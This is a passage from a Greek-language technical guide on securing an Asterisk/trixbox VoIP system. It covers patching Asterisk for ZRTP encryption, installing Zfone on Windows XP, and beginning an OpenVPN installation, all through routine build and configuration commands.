
Τέλος, κάνουμε επανεκκίνηση τον Apache και ολοκληρώνουμε.

```
service httpd restart
```

## 8.2 Ασφαλίζοντας τα softphones

Σε αυτή την ενότητα θα δούμε πως μπορούμε να ασφαλίσουμε τη ροή των δεδομένων μεταξύ των τηλεφώνων. Για να γίνει αυτό θα χρειαστεί να χρησιμοποιήσουμε το Zfone που αναφέρθηκε σε προηγούμενο κεφάλαιο αλλά και να κάνουμε κάποιες ενέργειες έτσι ώστε ο server να μπορεί να μεταφέρει τα zrtp πακέτα ώστε να διασφαλιστεί η ασφάλεια.

Για να μπορέσουμε να ετοιμάσουμε τον server να διαχειριστεί τα zrtp πακέτα, θα χρειαστούμε τα εξής:

- Τον πηγαίο κώδικα του asterisk
- Το libZRTP SDK
- Το patch για να προσθήκη υποστήριξης zrtp στο σύστημα
- Κάποιες βιβλιοθήκες/εφαρμογές του συστήματος.

Έπειτα, πρέπει να εγκαταστήσουμε το Zfone στους υπολογιστές όπου θα “φιλοξενούν” τα softphones.

### *8.2.1 Λήψη εργαλείων/κώδικα*

Το πιο πρόσφατο patch που έχει εκδόσει το Zfone Project για την υποστήριξη zrtp ροής στο asterisk υποστηρίζει την έκδοση 1.4.23.1 του asterisk. Όποτε πρέπει να κατεβάσουμε αυτή την έκδοση από την επίσημη τοποθεσία του asterisk.

Έπειτα κατεβάζουμε το Zfone από την ιστοσελίδα του Zfone Project για το λειτουργικό μας σύστημα σύμφωνα με τις οδηγίες που βλέπουμε σε αυτή. Αφου κατεβάσουμε το Zfone, πρέπει να επικοινωνήσουμε μεσω email με το Zfone Project για να μας στείλουν το patch και το libZRTP SDK.

Τέλος, θα πρέπει να προσθέσουμε κάποια πακέτα στο σύστημα μας ώστε να μπορέσουμε να κάνουμε compile και install τον κώδικα του τροποποιημένου asterisk. Για να το κάνουμε αυτό, εκτελούμε τις παρακάτω εντολές στην κονσόλα του trixbox:

```
yum -y install gcc gcc-c++ pkgconfig zlib-devel openssl-devel
ncurses-devel
yum -y install autoconf automake libtool
yum -y install subversion patch
```

### *8.2.2 Εγκαθιστώντας το libZRTP SDK*

Το αρχείο για το libZRTP SDK που δίνει το Zfone Project είναι το libZRTP-0.90.572.gpl.zip. Το αποσυμπιέζουμε και μεταφερόμαστε στον φάκελο του. Τα αρχεία που πρέπει να κάνουμε build και install βρίσκονται μέσα στον φάκελο projects/gnu.Μεταβαίνουμε σε αυτό το φάκελο και δημιουργούμε ένα νέο Makefile με την εντολη ./configure, έπειτα κάνουμε build με την εντολή make και τέλος εγκαθιστούμετο SDK με την εντολή make install. Συγκεντρωτικά, παρακατω φαίνονται μόνο οι εντολές που εκτελούμε ( κάθε μια εκτελείται αφου ολοκληρωθεί η προηγούμενη)

```
cd projects/gnu
./configure
make
make install
```

### *8.2.3 Εφαρμόζοντας το patch στο asterisk και εγκαταστασή του*

Το αρχείο του asterisk που κατεβάσαμε και είναι συμβατό με το patch είναι το asterisk-1.4.23.1.tar.gz. Το αποσυμπιέζουμε πληκτρολογώντας της εξής εντολή:

```
tar xvfz asterisk-1.4.23.1.tar.gz
```

Πληκτρολογώντας την ίδια εντολή και αλλάζοντα το αρχείο αποσυμπιέζουμε και το αρχείο που περιέχει το patch:

```
tar xvfz zrtp_asterisk-1.4.23.1-0.3.3.tar.gz
```


Έπειτα μεταβαίνουμε στο φάκελο που περιέχει το patch, το αντιγράφουμε στον φάκελο του asterisk και αφου μεταφερθούμε στο φάκελο του asterisk, εφαρμόζουμε το patch:

```
cd zrtp_asterisk-1.4.23.1-0.3.3
cp zrtp_asterisk-1.4.23.1-0.3.3.patch ../asterisk-1.4.23.1
cd ../asterisk-1.4.23.1
patch -p2 < zrtp_asterisk-1.4.23.1-0.3.3.patch
```


Αυτό που μένει είναι να κάνουμε build και install το asterisk. Επειδή έχει παρατηρηθεί κάποιο bug που αφορά τους codec στο asterisk το οποίο προκαλεί παραμορφωμένο ήχο, πρέπει να απενεργοποιήσουμε το compile optimization του asterisk και μετα να κάνουμε build και install το asterisk. Η διαδικασία αυτή γίνεται από την κονσόλα και αποτελείτα από τις εξής εντολές και επιλογές:

```
./configure
make  menuselect
```

Επιλέγουμε το `10.Compiler Flags` και τσεκάρουμε το `DON'T_OPTIMIZE`




**Εικόνα 136 - softphone security: Disable compile optimization (1/2)**




**Εικόνα 137 - softphone security: Disable compile optimization (2/2)**

Αποθηκεύουμε τις αλλαγές πατώντας το πλήκτρο x στο πληκτρολόγιο και έπειτα εκτελούμε τις εντολές για build και install

```
make
make install
```

### *8.2.4 Ολοκληρώντας την ενσωμάτωση του zrtp πρωτοκόλλου*

Για να ολοκληρώσουμε, πρέπει να κάνουμε μερικές ενέργειες ακόμα. Μεταφερόμαστε στο φάκελο του patch και αντιγράφουμε το αρχείο `zrtp.conf` στο φάκελο ρυθμίσεων του asterisk (`/etc/asterisk`).

```
cp zrtp.conf /etc/asterisk
```

Μεταφέρουμε τον φάκελο `./sounds/zrtp` στο φάκελο ήχων του asterisk ( )


mv sounds/zrtp /etc/asterisk

Δημιουργούμε τον φάκελο που θα αποθηκεύονται τα δεδομένα που έιναι σχετικά με το ZRTP

mkdir /etc/asterisk/zrtp

Έπειτα πρέπει να σιγουρευτούμε ότι το `res_zrtp.so` module φορτώνει πριν από το `res_features.so` (εάν υπάρχει). Για να το κάνουμε αυτό επεξεργαζόμαστε το αρχείο `/etc/asterisk/modules.conf` και προσθέτουμε το `load => res_zrtp.so` πρίν το `load => res_features.so`. Για να επεξεργαστούμε το αρχείο εκτελούμε την εντολη:

```
nano /etc/asterisk/modules.conf
```




**Εικόνα 138 - softphone security: Προσθήκη του res_zrtp.so**

Όπως βλέπουμε στην παραπάνω εικόνα, προσθέσαμε την γραμμή που θέλαμε και μετα αποθηκεύουμε το αρχειο.Τέλος, πρέπει να επεξεργαστούμε άλλο ένα αρχείο, το

`/etc/asterisk/extensions.conf`, και να προσθέσουμε στο τέλος του τις εξής γραμμές:

```
exten => 1717,1,Answer
exten => 1717,n,Enroll_zrtp ; permit transfer
exten => 1717,n,Hangup
```

Τέλος, εκτελούμε την παρακάτω εντολή και το σύστημα είναι έτοιμο να υποστηρίξει κλήσεις με το πρωτόκολλο zrtp

```
Amportal restart
```


### *8.2.5 Εγκαθιστώντας το Zfone*

Τώρα θα δούμε πως θα εγκαταστήσουμε το Zfone στους υπολογιστές. Αρχικά θα πρέπει να κατεβάσουμε το σωστό αρχείο για το λειτουργικό μας απο το site του Zfone Project σύμφωνα με τις οδηγίες που μας παρέχουν. Θα περιγράψουμε την διαδικασία εγκατάστασης στα Windows XP.

Το αρχείο που λαμβάνουμε απο το Zfone Project είναι το Zfone-win.zip. Το αποσυμπιέζουμε και εκτελούμε το αρχείο install_zfone64.exe. Έτσι μας εμφανίζεται η παρακάτω εικόνα στην οποία θα πρέπει να πατησουμε το κουμπί “I Agree” για να συνεχίσουμε με την εγκατάσταση του Zfone.



**Εικόνα 139 - zfone: Εγκατάσταση (1/4)**

Έπειτα μπορούμε να επιλέξουμε που θα εγκατασταθεί η εφαρμογή. Αν θέλουμε να γίνει στην προεπιλεγμένη τοποθεσία, πατάμε το κουμπι “Install” αλλιώς ορίζουμε την τοποθεσία που θέλουμε να εγκατασταθεί και πατάμε το “Install”




**Εικόνα 140 - zfone: Εγκατάσταση (2/4)**


Την ώρα που γίνεται εγκατάσταση, ερωτούμαστε αν θέλουμε να εγκαταστήσουμε το το απαραίτητο hardware (ZRTP Miniport) για να μπορέσει να λειτουργήσει το Zfone. Επιλέγουμε το κουμπι “Continue Anyway” όσες φορές χρειαστεί.




**Εικόνα 141 - zfone: Εγκατάσταση (3/4)**

Τέλος, μας εμφανίζεται η τελική εικόνα της εγκατάστασης όπου μπορούμε να επιλέξουμε αν θέλουμε να εκτελεστεί το Zfone με το τελός της εγκατάστασης. Επίσης μπορούμε να δούμε να θέλουμε το ChangeLog που αναφέρει τις αλλαγές από έκδοση

σε έκδοση. Κάνουμε τις επιλογές που θέλουμε και πατάμε “Finish” για να ολοκληρώσουμε την εγκατάσταση.




**Εικόνα 142 - zfone: Εγκατάσταση (4/4)**

### *8.2.6 Το Zfone σε λειτουργία*

Πρίν δούμε το γραφικό περιβάλλον του Zfone και περιγράψουμε το πως λειτουργεί, θα πρέπει να τονίσουμε κάτι. Για να μπορέσει να γίνει κρυπτογράφηση με το Zfone, θα πρέπει να έχει εκτελεστεί το Zfone πριν εκτελεστεί η εφαρμογή softphone που θα χρησιμοποιήσουμε. Όποτε καλό θα είναι να βεβαιωθούμε οτι εκτελείται πριν εκκινήσουμε το softphone.

Παρακάτω αριστερα βλέπουμε το GUI του Zfone.Επίσης στα δεξιά βλέπουμε το εικονίδιο του Zfone στο system tray


**Εικόνα 143 - zfone: Το Gui**


**Εικόνα 144 - zfone: Το εικονίδιο στο system tray**

Όπως βλέπουμε, στο πανω μέρος έχει το κλασικό menu bar και ένα frame με τον τίτλο “Compare with partner” όπου εκεί θα εμφανιστούν οι λέξεις τις οποίες θα συγκρίνουμε νε τον συνομιλητή για να δούμε αν είναι ίδιες. Στή μέση διακρίνεται μια εικόνα που γράφει “IDLE” και δίπλα τα Tx και Rx ενώ απο κάτώ φαίνεται το “Secure since:” το οποίο συμπληρώνεται απο κάτω με την ώρα και την ημερομηνία όπου το κανάλι ασφαλίστηκε. Επίσης τα 2 κουμπία “Go Secure” και “Go Clear” αλλάζουν την κατάσταση της κλήσης απο ασφαλή σε μη-ασφαλή και το ανάποδο. Στό κάτω μέρος βλέπουμε να γράφει “No connections” το οποίο όταν συνδεθούμε με κάποιον αλλάζει και μας εμφανίζει πληροφορίες για τον συνομιλητή μας. Τέλος, το “Ready” μας ενημερώνει οτι το Zfone είναι έτοιμο να κρυπτογραφήσει κλήσεις.


**Εικόνα 145 - zfone: Μια ασφαλής σύνοδος**


**Εικόνα 146 - zfone: Μια ανασφαλής σύνοδος**

Το μόνο που έχουμε να κάνουμε για να κρυπτογραφηθεί η κλήση μας, είναι να καλέσουμε έναν αριθμό. Το Zfone αυτόματα τότε αναγνωρίζει τη ροή δεδομένων και

αρχίζει να κρυπτογραφεί την κλήση. Με το μήνυμα “SECURE” ξέρουμε ότι η κλήση μας είναι ασφαλής. Σε αυτό το σημείο μπορούμε να συγκρίνουμε με τον συνομιλητή μας τις λέξεις κλειδιά για να σιγουρευτούμε ότι δεν υπάρχει κάποιος αλλός στη μέση. Αν ταιρίαζουν, όλα είναι εντάξει, αλλιώς κάποιος παρακολουθεί την κλήση μας. Σε περίπτωση που εμφανιστεί το μήνυμα “NOT SECURE”, τότε η σύνοδος δεν είναι ασφαλής και δεν κρυπτογραφείται.

## 8.3 Virtual Private Network - VPN

Το VPN είναι ένα δίκτυο υπολογιστών που υλοποιείται με ένα πρόσθετο επίπεδο λογισμικού πάνω απο ένα ήδη υπάρχον μεγαλύτερο δίκτυο με σκοπό τη δημιουργία μιάς “ιδιωτικής” προοπτικής της επικοινωνίας ή την παροχή ενός ασφαλούς δικτύου μέσα σε ένα ανασφαλές όπως το Internet. Οι συνδέσεις μεταξύ των κόμβων του VPN σχηματίζονται μέσω λογικών συνδέσεων ή εικονικών κυκλωμάτων μεταξύ των hosts του μεγαλύτερου δικτύου. Το επίπεδο διασύνδεσης του VPM φαίνεται οτι διοχετεύεται μέσω του υποκείμενου δικτύου μεταφοράς.

Μια κοινή υλοποίηση για VPN είναι η ασφάλιση των επικοινωνιών μέσω του Internet. Επίσης συχνά χρησιμοποιείται απο επιχειρήσεις για να προσφέρουν απομακρυσμένη πρόσβαση σε ένα ασφαλές δίκτυο τους, Γενικά, το VPN έχει μια τοπολογία δικτύου πιο πολύπλοκη απο ότι μια σύνδεση point-to-point.

Στο σύστημα που έχουμε στήσει θα χρσιμοποιήσουμε το VPN για να ασφαλίσουμε τη ροή δεδομένων απο το server προς τα softphone και το αντίθετο, ώστε να μην μπορεί να δει κάνενας έκτος του VPN αυτή τη ροή.

### *8.3.1 OpenVPN*

Η εφαρμογή που θα χρησιμοποιήσουμε είναι το OpenVPN. Είναι μια opensource εφαρμογή η οποία που είναι διαθέσιμη για όσα λειτουργικά βασίζονται στο Unix (Solaris[1], Linux, FreeBSD[2], OpenBSD[3], NetBSD[4], Mac Os X) αλλά για τα Windows. Χρησιμοποιεί την βιβλιοθήκη OpenSSL για να προσφέρει κρυπτογράφηση στα κανάλια δεδομένων και ελέγχου. Όσον αφορά την ταυτοποίηση, χρησιμοποιεί διάφορους τρόπους. Προσφέρει pre-shared secret key, certificate based key και ταυτοποίηση βασισμένη σε username/password. Μπορεί να τρέ3ει σε UDP (το οποίο προτιμάται και είναι το προεπιλεγμένο) και μπορεί να δουλέψει καλά μέσω NAT και να προσπερνά το firewall.Τέλος, το OpenVPN μπορεί να χρησιμοποιήσει την βιβλιοθήκη του lzo για να συμπιέσει την ροή δεδομένων.

Το αρχείο του OpenVPN που κατεβάζουμε, μπορεί να λειτουργήσει και σαν server και σαν client. Το πώς θα καθορίσουμε τον ρόλο που θα έχει, θα το δούμε στις αντίστοιχες υποενότητες που θα ακολουθήσουν.

[1] http://en.wikipedia.org/wiki/Solaris_(operating_system)
[2] http://www.freebsd.org/
[3] http://www.openbsd.org/
[4] http://www.netbsd.org/


### *8.3.2 Εγκατάσταση του OpenVPN στον VoIP server*

Για να μπορέσουμε να εγκαταστήσουμε το OpenVPN στον server, θα πρέπει να κατεβάσουμε την εφαρμογή απο την τοποθέσια της εταιρίας στο διαδίκτυο. Επίσης θα χρειαστούμε και την βιβλιοθήκη lzo, σε περίπτωση που θέλουμε να συμπιέσουμε τη ροή δεδομένων.

Αρχικά αποσυμπιέζουμε τον πηγαίο κώδικα της βιβλιοθήκης lzo, μεταφέρομαστε στον φάκελο που αποσυμπιέστηκε και κάνουμε τις απαραίτητες ενέργειες για να γίνει build και install.


```
tar xvfz lzo-2.03.tar.gz
cd lzo-2.03
./configure
make
make install
```

Έπειτα, μεταφερόμαστε στο φάκελο που έχουμε τον συμπιεσμένο πηγαίο κώδικα του OpenVPN και εκτελούμε τις ανάλογες ενέργειες με παραπάνω για να γίνει η εγκαταστασή του.

```
tar xvfz openvpn-2.1_rc22.tar.gz
cd openvpn-2.1_rc22
./configure
make
make install
```


### *8.3.3 Εγκατάσταση του OpenVPN στους client*

